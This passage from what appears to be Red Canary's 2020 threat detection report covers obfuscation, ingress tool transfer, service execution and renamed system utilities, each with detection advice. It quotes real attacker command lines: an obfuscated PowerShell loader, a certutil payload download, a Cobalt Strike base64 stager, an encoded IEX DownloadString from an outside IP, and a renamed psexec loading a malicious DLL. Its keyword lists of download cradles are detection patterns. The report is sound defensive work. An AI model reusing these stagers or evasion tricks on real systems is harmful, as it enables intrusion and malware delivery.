9lU1FLTkNQcHdtc1k=')));for($a0bf2735f83489b6c01ebc52dd3ad=0;$a0bf2735f83489b6c01ebc52dd3ad -lt
$afc49a7db894a1989bc60a8b4dcd7.count;){for($ad3c9c588084759dffa6395ab35e5=0;$ad3c9c588084759dffa6395ab35e5 -lt
$a41841141c743b8d10df14c793537.length;$ad3c9c588084759dffa6395ab35e5++)
{$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c01ebc52dd3ad]=$afc49a7db894a1989bc60a8b4dcd7[$a0bf2735f83489b6c0
1ebc52dd3ad] -bxor
$a41841141c743b8d10df14c793537[$ad3c9c588084759dffa6395ab35e5];$a0bf2735f83489b6c01ebc52dd3ad++;if($a0bf2735f83489
b6c01ebc52dd3ad -ge $afc49a7db894a1989bc60a8b4dcd7.count)
{$ad3c9c588084759dffa6395ab35e5=$a41841141c743b8d10df14c793537.length}}};
[system.reflection.assembly]::load($afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}"
```


String concatenation

String concatenation is the second-most-common obfuscation variant Red Canary observed in 2020. Adversaries use string concatenation for the same reasons they use Base64 encoding: to hide malicious strings from automated detections that rely on overly exacting signatures and to confound analysts. String concatenation comes in many forms, such as:

- The **+** operator can be used to combine string values
- The -join operator combines characters, strings, bytes, and other elements using a specified delimiter character
- Since PowerShell has access to .NET method, it can use the **[System.String]::Join()** method, which also combines characters like the **-join** operator

- String interpolation allows adversaries to set values such that u can equal **util.exe** and **cert%u%** then executes as **certutil.exe**, effectively evading certain signature-based controls

Since interpolation is nuanced, we've included the following image of commands used by TA551 as an illustrative example of what is described in the last bullet above. **drop.tmp** is the DLL installer for the follow-on IcedID payload.



Process spawned by winword.exe

```
c:\windows\system32\cmd.exe  f4f684066175b77e0c3a000549d2922c
```

Command line:

```
"C:\Windows\System32\cmd.exe" /c "set u=util.exe&&call copy C:\Windows\System32\cert%u%
C:\ProgramData\curl.exe && call C:\ProgramData\curl.exe /u^r^l^c^a^c^h^e^ /f^
http://[REDACTED].com/bolb/jaent.php?l=tdny8.cab C:\ProgramData\drop.tmp && call regsvr32 C:\ProgramData\drop.tmp"
```

The following payload would copy the Windows Certificate Authority Utility (`certutil.exe`) binary to `C:\ProgramData\curl.exe` and proceed to download an additional payload from `[REDACTED].com` .


Substrings

Our next most common flavor of obfuscation involves the use of substrings. Take the following as an example of how an adversary might leverage a substring:

$ENV:pubLic[13]+$env:PublIc[5]+'x'.

The plus signs here are string concatenation, which we've addressed. Looking on either side of the plus sign, we see a substring that will cause PowerShell to combine the 14th and sixth characters (remember, the first element of an array starts at 0) from the **Public** environment variable. On most systems, the public environmental variable will be **C:\Users\Public**. You can do the counting, but the resulting substring is **ie**. The **+** operator then adds an **x** on the end, resulting in an Invoke-Expression cmdlet that will execute whatever code is passed to it. If you had robust coverage looking for the execution of PowerShell with an Invoke-Expression in the command line, then you might miss this behavior.

The following command line used by Cobalt Strike offers a clear example of why an adversary might use a substring. Here the adversary is replacing a **!**, which is not a valid member of PowerShell's Base64 character set, with an empty string. The result could help adversaries circumvent detection controls designed to alert on Base64 encoding.



Process spawned by px.exe

```
c:\windows\syswow64\windowspowershell\v1.0\powershell.exe  92f44e405db16ac55d97e3bfe3b132fa
6c05e11399b7e3c8ed31bae72014cf249c144a8f4a2c54a758eb2e6fad47aec7
```

Command line:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "=
[Convert]::FromBase64String('!H4sIAAAAAAAAK1Xa2/bRhb9HP0KIvCC4kbWznvIFAGk2Enr[SHORTENED]+3fKvk2bu0PAAA='.replace(
'!', ''));=New-Object IO.MemoryStream(,);[IO.Compression.CompressionMode]=0; = (New-Object IO.StreamReader(New-
Object IO.Compression.GzipStream(,)));IEX .ReadToEnd();"
```

Escape characters

Some obfuscation techniques are so focused on fooling machines that they disproportionately draw attention. PowerShell and the Windows Command Shell both have escape characters (i.e., ` or `\`, depending on the context, and `^`, respectively) for situations where users may want to prevent special characters from being interpreted by the command shell or PowerShell interpreter. Take the following string, which is copied from the string concatenation image above:

`/u^r^l^c^a^c^h^e^ /f^`

Examined in context, you can see that it contains two command-line options for **`certutil.exe`**: **`/urlcache`** and **`/f`**. The carets here are escape characters that serve no purpose except to protect this string against potential signature matches.

We see the DOS escape character used frequently in attacks in the manner above. PowerShell escape characters are also used, but more conservatively.

For more on this topic, take a look at the work of **Daniel Bohannon**, who has produced tools, whitepapers, and conference talks on the subjects of PowerShell and Windows Command Shell obfuscation.

Detection

Collection requirements

Windows Event Logs

Windows Security Event Log ID 4688 with command-line argument capture enabled is a great source of data for observing and detecting malicious use of obfuscation. However, so too are Sysmon and **endpoint detection and response (EDR)** tools, most of which will collect data that is integral to analyzing Obfuscated Files or Information: process execution and command lines.

Process and command-line monitoring

Obfuscation is often initiated by **`cmd.exe`** and **`powershell.exe`** commands. In order to gain visibility into the malicious use of obfuscation, you will need to monitor for the execution of certain processes in tandem with command-line parameters. Generally, you'll want to watch out for execution of **`cmd.exe`** and

powershell.exe with command-line parameters that are suggestive of suspicious obfuscation.

Detection opportunities

While the analysis section covered many variations of obfuscation, we'll focus our detection suggestions on just those we observe with a degree of regularity.

Base64

Developing robust coverage for all the possible invocations of Base64 can be challenging. In general, it's better to build detections around behaviors than patterns, but there is a place for both.

If you're looking to detect malicious use of Base64 encoding, consider monitoring for the execution of processes like **powershell.exe** or **cmd.exe** along with command lines containing parameters like **ToBase64String** and **FromBase64String**.

Other encoding

Use of the -EncodedCommand PowerShell switch represents the most common form of obfuscation that we detect across the environments we monitor. Consider alerts for the execution of powershell.exe in tandem with any variation on the encoded command switch (e.g., **-e**, **-ec**, **-encodedcommand**, **-encoded**, **-enc**, **-en**, **-encod**, **-enco**, **-encodedco**, **-encodedc**, and **-en^c**).

Escape characters

Consider alerting on command lines containing excessive use of characters associated with obfuscation, like **^**, **=** , **%** , **!** , [, (, **;**. **This FireEye blog post**, **code**, and **whitepaper** offer excellent, detailed, actionable guidance on obfuscation detection strategies.

Weeding out false positives

Seeing as how this method is used by adversaries and administrative tasks alike, obfuscated files are prone to false positives. The best way to prevent false positive alerts on this type of behavior is to not depend on it as a sole indicator of malicious activity. Organizations should explore enabling PowerShell logging and execution policy restrictions set via GPO, which can't be overridden at the command line, and enable enforcement of signed script execution and constrained runspaces.

T1027: OBFUSCATED FILES OR INFORMATION

"Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses."

→

Decoding the obfuscated information to determine its use and analyzing surrounding activities and behaviors will also reduce the false positive rate. Ask yourself:

- What is the parent process? Is it a trusted source or common in the environment?
- What child processes exist? Is the behavior they perform expected or non-threatening?
- What sibling-processes are present? Are they benign in nature?

DETECTION STRATEGISTS

Andy Rothman

DETECTION ENGINEER TEAM MANAGER

Andy has been in IT for 14 years. He began on the help desk, grew into system administration, and eventually landed in information security. He cut his teeth on antivirus architecture and administration while also taking part in vulnerability management, firewall security, and Splunk administration. Andy joined Red Canary as a malware analyst, and now heads up operational management of the detection engineering team. Outside of work, Andy loves mountain biking, hiking, camping, swimming, and is an amateur photographer.

James Young

DETECTION ENGINEER

James has more than a decade of experience in cyber threat analysis focusing on the financial and business sectors. He's passionate about sharing knowledge and hunting down malware. James is exploring his passions on Red Canary's Customer Security Operations team. When he's not hunting threats, he's hunting for powder on his snowboard in the mountains.

TECHNIQUE T1105

Ingress Tool Transfer

While living off the land is incredibly popular, adversaries still frequently need to introduce their own external tools in order to accomplish their objectives—and they're constantly finding novel and deceptive ways to do so.

#8

OVERALL RANK

27.6%

ORGANIZATIONS AFFECTED

1,149

CONFIRMED THREATS

Analysis

Why do adversaries use Ingress Tool Transfer?

Upon gaining access to a system, adversaries need to perform post-exploitation actions to achieve their objectives. While victim operating systems offer an abundance of built-in functionality, adversaries frequently rely on their own tools to continue compromising an endpoint and network after initial entry. Ingress Tool Transfer is a technique adversaries leverage to bring their own tools into a compromised network.


How do adversaries use Ingress Tool Transfer?

There are many native system binaries that enable adversaries to make external network connections and download executables and scripts; many native processes allow for these files to get executed in memory without the file being written to disk. No matter the method used, an adversary must be able to download files to successfully perform Ingress Tool Transfer.

We commonly observe Ingress Tool Transfer in tandem with other techniques. This is due in part to how ATT&CK is structured—Ingress Tool Transfer falls under the **Command and Control (C2) tactic**, but in order for it to be performed, it typically requires some type of **Execution** (a different tactic) to occur as well.

Historically, adversaries have relied on vulnerabilities found in processes that would allow them to perform remote code execution. However, in 2020, we observed adversaries performing Ingress Tool Transfer with system binaries (often referred to as living-off-the-land binaries, or LOLBINs)— commonly

BITSadmin, Certutil, Curl, Wget, Regsvr32, and Mshta. The most common execution technique we observed adversaries using in tandem with Ingress Tool Transfer was our most prevalent technique in general: PowerShell. For example, **Smominru** malware (also known as “MyKings”) uses the PowerShell command **iex(New-Object Net.WebClient).DownloadString** to download additional files, as seen below:


Threat occurred

Process spawned by spoolsv.exe

```
c:\windows\system32\cmd.exe 5746bd7e255dd6a8afa06f7c42c1ba41
```

Command line:

```
cmd.exe /c "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe -enc
"SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABzAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAb
wB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwA3ADQALgAyADIAMgAuADEANAAuADkANAAvAGIAbAB1AGUAcAB
zAC4AdAB4AHQAJwApAA==""
```

Decoded Command Line:

```
IEX (New-Object system.Net.WebClient).DownloadString('http://74.222.14.94/blueps.txt')
```

The above command downloads and executes the file `blueps.txt` from the remote host 74.222.14[.]94.

We observed this same Ingress Tool Transfer + PowerShell combination in many other threats in 2020, including our ninth most prevalent threat, TrickBot.

Emerging Ingress Tool Transfer tradecraft

Adversaries are constantly coming up with novel ways to perform Ingress Tool Transfer that are harder for defenders to identify and detect. We are seeing adversaries leveraging macros and VBA code to make system calls directly (such as the **HttpOpenRequestA** function) to **download their tools**. The Lazarus Group also uses methods within the libcurl library instead of calling **curl** to perform **Ingress Tool Transfer**. Behaviors such as these disguise Ingress Tool Transfer within the process, making it more challenging to identify as malicious.

In a similar vein, adversaries have started weaponizing RTF files to inject shellcode into Microsoft’s Equation Editor to **download their tools**, leveraging lesser known LOLBINs that have the ability to download from the internet (**such as the bug in Windows Defender** discovered and fixed late last year).

On the network side, many monitoring and prevention tools can identify and block executable and script files from being transferred into the network. In an effort to evade these defenses, adversaries have combined Ingress Tool Transfer with Masquerading, **hiding their tool** within JPEG files that many network monitoring tools allow to pass through into the network.

Detection

Collection requirements

Command-line monitoring

Data sources that show process execution and command-line arguments (**EDR** tools, Sysmon, Windows Event Logs) are likely your best source of observing and detecting malicious use of Ingress Tool Transfer. These tools will allow you to look for a download or transfer taking place, as well as provide leads for further investigation. Using command-line arguments, you can examine remote systems and content used to facilitate the transfer. For example, PowerShell and **curl** command lines often include URLs used to host remote content for download and execution. This data point provides an interesting pivot at which to proceed during investigations.

Process monitoring

EDR tools and other data sources that show process telemetry can also be useful in identifying malicious use. As a rule, more data is usually better than less. In ideal scenarios, we recommend process monitoring tools that provide process name, command-line arguments, file modifications, DLL module loads, and network connections. The sum of this telemetry helps paint a picture of what capabilities exist inside unknown processes or scripts.

Network connections

Telemetry showing network connections is often essential during investigations. While network connections on their own aren't suspicious, combining network connection data with the known and expected behaviors of processes can yield breathtaking results. In addition, correlating network connections with other data points—such as file modifications or time of day—can help suspicious activity stand out from the crowd. A good example of this correlation would be **certutil.exe** making network connections. On its own, the utility doesn't typically make connections, but it may make file modifications. If a network connection occurs from **certutil.exe** alongside the file modifications, you can more reasonably assess that **certutil.exe** enabled Ingress Tool Transfer.

Packet capture

Finally, web filters, firewalls, and Intrusion Prevention Systems (IPS) that are capable of performing deep content inspection can be useful for identifying executables and DLLs being transferred into the network. Despite adversaries'

T1105: INGRESS TOOL TRANSFER

"Adversaries may transfer tools or other files from an external system into a compromised environment. Files may be copied from an external adversary controlled system through the command and control channel to bring tools into the victim network or through alternate protocols with another tool such as FTP. Files can also be copied over on Mac and Linux with native tools like scp, rsync, and sftp."

→

attempts at obfuscation, well constructed security architecture can enable defenders to spot useful patterns in traffic ingressing to the network from adversary-controlled systems. Good examples of these patterns include **MZ** headers in executable content and portions of script content. This sort of data enables defenders to also use additional types of analytics or rules, such as those for Snort or Suricata detections. By supplementing endpoint detection capabilities with network data, your security team can become a relentless defensive force.

Detection opportunities

Suspicious commands

By far the most fruitful method by which we have identified malicious Ingress Tool Transfer use is examining PowerShell command lines for keywords and certain patterns.

Look for the execution of **powershell.exe** with command lines containing the following keywords:

- **downloadstring**
- **downloaddata**
- **downloadfile** to a temporary/non standard location (temp or appdata) or in combination with execution (**invoke-expression**)

You should also consider alerting on certain patterns in PowerShell command lines, like **bitsadmin.exe** with download in the command line or **certutil** using **urlcache** or with **split** in the command line.

Another suspicious command pattern that warrants monitoring is **curl** or **wget** making an external network connection immediately followed by writing or modifying an executable file, particularly to a temp location.

Other LOLBINs such as **mshta.exe**, **csc.exe**, **msbuild.exe**, or **regsvr32.exe** making external network connections to URLs ending with an executable or image extension, suspicious domains, and/or unusual IP addresses are inherently suspicious and warrant monitoring.

Weeding out false positives

The majority of the telemetry patterns above can also manifest in development pipelines and systems management tools. Given this, and as is the case for many detection ideas in this report, you may want to do an environment audit and figure out if these potentially suspicious behaviors are being employed by any legitimate tools or people in your environment.

Once you understand legitimate use cases, you can tune those out as exceptions and focus your detection efforts on seeking out behaviors that are more likely to represent malicious instances of Ingress Tool Transfer.

DETECTION STRATEGISTS

Adina Bodkins

INCIDENT HANDLER

As an incident handler, Adina works alongside security and IT teams advising on ways to improve their security posture and eradicate cyber threats. Previously her work included investigating threats, building automated response plans, and improving security policies. She enjoys solving puzzles, breaking down complex ideas, and educating others on the importance of cyber safety.

Zack Fink

INCIDENT HANDLER

Zack is an Incident Handler at Red Canary. His IT and security experience ranges from small businesses to Fortune 50 organizations. When not in front of a keyboard, he's often found trudging through the frozen tundra of the Upper Midwest, occasionally on horseback.

TECHNIQUE T1569

System Services

System Services ranks ninth this year thanks almost entirely to detections associated with its Service Execution sub-technique.

#9
OVERALL RANK

20.3%
ORGANIZATIONS AFFECTED

909
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1569.002

Service Execution

19.2%
ORGANIZATIONS AFFECTED

892
CONFIRMED THREATS

Adversaries use the Windows Service Manager to run commands or install or manipulate services, often with elevated privilege levels.

SEE MORE >

T1569: SYSTEM SERVICES

“Adversaries may abuse system services or daemons to execute commands or programs. Adversaries can execute malicious content by interacting with or creating services. Many services are set to run at boot, which can aid in achieving persistence (Create or Modify System Process), but adversaries can also abuse services for one-time or temporary execution.”

TECHNIQUE T1569.002

Service Execution

Adversaries use the Windows Service Manager to run commands or install or manipulate services, often with elevated privilege levels.

#9

PARENT TECHNIQUE RANK

19.2%

ORGANIZATIONS AFFECTED

892

CONFIRMED THREATS

Analysis

Why do adversaries use Service Execution?

All production operating systems have one thing in common: a mechanism to run a program or service continuously. On Windows, such a program is referred to as a "service," and in the Unix/Linux world, such a program is often referred to as a "daemon." Regardless of what operating system you're using, being able to install a program so it runs whenever the computer is on has an obvious appeal to adversaries.

In addition to ensuring the program starts after a reboot, this technique usually runs the program with a high privilege level, a win-win for adversaries.

How do adversaries use Service Execution?

In the Windows world, adversaries may use the Windows Service Manager (**services.exe**), **sc.exe**, or the **net.exe** commands to install or manipulate services. We often see the manipulation of registry entries with the **regsvr32.exe** program. These attempts to install or modify a service are associated with T1543.003: Windows Service. While installation or modification of services is closely related to the subsequent execution of a service, MITRE ATT&CK classifies execution as a distinct sub-technique. The rationale for this distinction offers an opportunity to highlight detection domains that are separate and not necessarily dependent upon one another.

When beginning to think about detection opportunities for Service Execution, it's helpful to understand that all Windows services spawn as child processes of **services.exe** (kernel drivers being the exception). It's also useful to know that **distinct service types** have different models of execution. For example, a **SERVICE_USER_OWN_PROCESS** service comprises a standalone service executable (EXE), whereas a **SERVICE_WIN32_SHARE_PROCESS** service comprises a service DLL that's loaded into a shared **svchost.exe** process. Additionally, device drivers are traditionally loaded via a **SERVICE_KERNEL_DRIVER** service type.

Detection engineers who are familiar with distinct service types are better equipped to scope their detection logic according to the execution options available to an adversary. For example, an adversary might consider executing their malicious service as a **SERVICE_WIN32_SHARE_PROCESS** service DLL rather than a standalone binary to stay evasive in cases when DLL loads are likely scrutinized less than standalone EXE process starts. An adversary of sufficient ability may also decide to execute under the context of a device driver, taking into consideration operational needs and perhaps a defender's inability to discern a legitimate driver from a suspicious one.

Detection

Collection requirements

Process and command line monitoring

Because adversaries often manipulate Windows services via built-in system tools, telemetry drawn from process monitoring and command-line parameters can be useful for detecting malicious service use. Sources include **EDR tools**, Sysmon, or native command-line logging.

DLL load monitoring

It may be helpful to monitor for DLL loads in order to identify when a service DLL loads in the context of a shared **svchost.exe** process. **Sysmon Event ID 7** is one available data source for gaining visibility into DLL loads.

Device driver load monitoring

As we noted above, adept adversaries may choose to execute services in the context of a device driver, so it's important to monitor device driver loads. **Windows Defender Application Control (WDAC)** can be an effective source of device driver monitoring.

T1569.002: SERVICE EXECUTION

"Adversaries may abuse the Windows service control manager to execute malicious commands or payloads. The Windows service control manager (**services.exe**) is an interface to manage and manipulate services. The service control manager is accessible to users via GUI components as well as system utilities such as **sc.exe** and Net."

→

Unix/Linux systems

In addition to monitoring command-line signals, alerting on changes to the configuration files for daemons—and/or their startup scripts—is a powerful tool for detecting this tactic. This includes monitoring for the creation of new files in the **/etc/rc** directory trees.

For macOS, pay special attention to the use of **launchctl** and manipulation of files in the **Library/LaunchAgents** and **Library/LaunchDeamon** directories, although this leads into a grey area that might fall under the purview of **T1569.001 System Services: Launchctl**.

Detection opportunities

Malicious service execution often incorporates normally benign tools, so it makes sense to focus detection efforts around the use of legitimate tools under unusual circumstances. For example, alert when a normal utility is invoked from non-standard or untrusted parent processes, or with unexpected command-line arguments. You should also watch for services that spawn interactive shells or that run a program from non-system directories.

One useful analytic that we've used to detect service execution involves looking for instances of the Windows Command Processor (**cmd.exe**) spawning from the Service Control Manager (**services.exe**), which adversaries use to execute commands as the local SYSTEM account. Looking for **/c** in the command line may help narrow in on potential interactive sessions. The **/c** switch carries out the command specified by string and then terminates. Building detector logic accounting for this switch has the potential to cast a wider net for catching interactive commands without regard for the respective filename of **cmd.exe**.

Weeding out false positives

False positives most often involve new programs in which the installation script takes some liberties with how it installs or upgrades software. Games are frequent offenders in this respect. Approaches for filtering on legitimate programs could include excluding specific "known good" hashes from detection analytics. Depending on the environment, it may make sense to take a broader approach of excluding **.bat** scripts altogether, especially if their inclusion causes too much noise.

DETECTION STRATEGISTS

Del Armstrong

DETECTION ENGINEER

Del has an extensive history working in IT, including 15 years focused on computer security. He has a master's in computer science and expertise in Linux/Unix, SOC team training, and various programming languages. Del lives for the technical side of this business and loves to explore new ways to solve security challenges while mentoring others.

Jim Irwin

DETECTION ENGINEER

Jim Irwin is a manager on the Detection Engineering team. Prior to joining Red Canary, he served on active duty and still serves in the Reserves as an intelligence officer. Jim has worked both the offensive and defensive side for the U.S. Army, as a Red Team Lead and Network Defense Watch Officer.

TECHNIQUE T1036

Masquerading

Masquerading ranks tenth this year thanks in large part to detections associated with its Rename System Utilities sub-technique.

#10
OVERALL RANK

31.2%
ORGANIZATIONS AFFECTED

906
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1036.003
Rename System Utilities

23.1%
ORGANIZATIONS AFFECTED

624
CONFIRMED THREATS

A behavior that's inherently suspicious in the context of one process can be completely normal in the context of another, which is precisely why adversaries rename system utilities to throw defenders off.

SEE MORE >

T1036: MASQUERADING

"Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names."

→

TECHNIQUE T1036.003

Rename System Utilities

A behavior that's inherently suspicious in the context of one process can be completely normal in the context of another, which is precisely why adversaries rename system utilities to throw defenders off.

#10

PARENT TECHNIQUE RANK

23.1%

ORGANIZATIONS AFFECTED

624

CONFIRMED THREATS

Analysis

Why do adversaries use Rename System Utilities?

Adversaries rename system utilities to circumvent security controls and bypass detection logic dependent on process names and process paths. Renaming or moving system utilities allows an adversary to take advantage of tools that already exist on the target system and prevents them from having to deploy as many additional payloads after initially gaining access.

Renaming a system utility allows the adversary to use a legitimate binary in malicious ways—while adding layers of confusion to the analytical process. For example, a behavior might be inherently suspicious in the context of one process name but completely normal in the context of another. Therefore, adversaries would seek to cloak their suspicious behaviors inside the context of a non-suspect process name.

From a very high level, detection or prevention of renamed system utilities requires two things: you must be able to observe suspicious behaviors independent of their origin and you must be able to recognize the true identity of any given system utility.

How do adversaries use Rename System Utilities?

Adversaries either rename system binaries, relocate them, or perform some combination of renaming and relocation. Employment of this technique often follows a similar pattern: an initial payload (e.g., a malicious script or document) copies or writes a renamed or relocated system binary, which is then used to execute additional payloads and/or establish persistence.

In 2020, we observed adversaries renaming **AdFind**, an open source tool that extracts information from Active Directory. **Microsoft** reported that the adversaries behind Solorigate used a renamed version of AdFind for domain enumeration. The following example provided by Microsoft shows AdFind renamed as **csrss.exe** in an apparent attempt to masquerade as the Client Server Runtime Subsystem process, as this command identifies domain administrators. Interestingly, this example shows "double masquerading"—both renaming the utility as well as choosing a name that mimics a different legitimate process.

```
C:\Windows\system32\cmd.exe /C csrss.exe -h
breached.contoso[.]com -f (name="Domain Admins")
member -list | csrss.exe -h breached.contoso[.]
com -f objectcategory=* > .\Mod\mod1.log
```

As we recommend in our **Bazar blog post**, looking for any use of **adfind.exe** may help you find adversaries in your environment. If that's too noisy, looking for a renamed **adfind.exe** file can be a useful detection strategy to identify threats.

The operators of Egregor ransomware also used this technique in 2020, with a different system utility. These operators renamed **psexec.exe** as **pse.exe** and used it to redirect **rundll32.exe** to load a malicious DLL file (**b.dll** in the below example):

```
"C:\WINDOWS\pse.exe" -n 5 \\[redacted].0.0.0 -s
rundll32.exe C:\WINDOWS\b.dll,DllRegisterServer
-passegregor[####]
```

T1036.003: RENAME SYSTEM UTILITIES

"Adversaries may rename legitimate system utilities to try to evade security mechanisms concerning the usage of those utilities. Security monitoring and control mechanisms may be in place for system utilities adversaries are capable of abusing. It may be possible to bypass those security mechanisms by renaming the utility prior to utilization (ex: rename **rundll32.exe**). An alternative case occurs when a legitimate utility is copied or moved to a different directory and renamed to avoid detections based on system utilities executing from non-standard paths."

→

Detection

Collection requirements

Process metadata

Third-party tooling or native logging features that offer access to process metadata (e.g., process names, internal names, known paths, etc.) are among the most effective data sources for observing or identifying renamed system utilities.

Most of our confirmed threat detections relating to renamed system utilities involve adversaries renaming known system binaries. Perhaps the most effective method for finding renamed system utilities is to compare the name embedded directly into the binary file (i.e., its internal name) with its externally presented name and generate alerts whenever those two names are different or deviate from what is expected. You can also compare expected process paths to the actual process paths—basing expected paths on what is normal for the binary given its internal name—to detect relocated system binaries that have not been renamed.

Detection opportunites

Our detection guidance for finding renamed system utilities can be categorized into four basic control groups that reliably offer insight into the true identity of a binary: known process names, paths, hash values, and command-line parameters. To detect deviations from what is known or expected, consider the following.

For known process names: Consider alerting on any activity where the process name does not match a list of known process names given an internal name. As an example, the internal name for **powershell.exe** is PowerShell, and its known process names include **powershell.exe**, **powershell**, **posh.exe**, and **posh**.

For known process paths: Consider alerting on any activity where a process path does not match a list of known process paths given an internal name. As an example: the known expected process path associated with **cscript.exe** (based on its internal name) should be **system32**, **syswow64**, and **winsxs**.

For known hash values: While process names may change, the hash value associated with them should not. Therefore, if you have a list of matching hash values in an environment, consider alerting on or examining any that have a different process name. Since adversaries typically copy binaries that are already on disk, a renamed system utility should have the same hash as the original. You can find these deviations by investigating the suspect hash and reviewing observed paths.

For known command-line parameters for system processes: Consider detecting any apparent processes executing in conjunction with command-line parameters that are generally associated with a different process. As an example, Invoke-Expressions (**iex**) are associated with PowerShell, so it would be highly suspicious to see an invoke expression in a command line associated with a process that appears to be something other than PowerShell.

Weeding out false positives

Looking for process names (e.g., **rundll32.exe**) outside of expected paths will generate false positives because many software developers bundle specific versions of a system process. For example, we often run into false positives on **rundll32**'s unexpected paths for certain antivirus software. Identify any tools that exhibit this behavior and add them as exclusions to your toolset.

DETECTION STRATEGIST

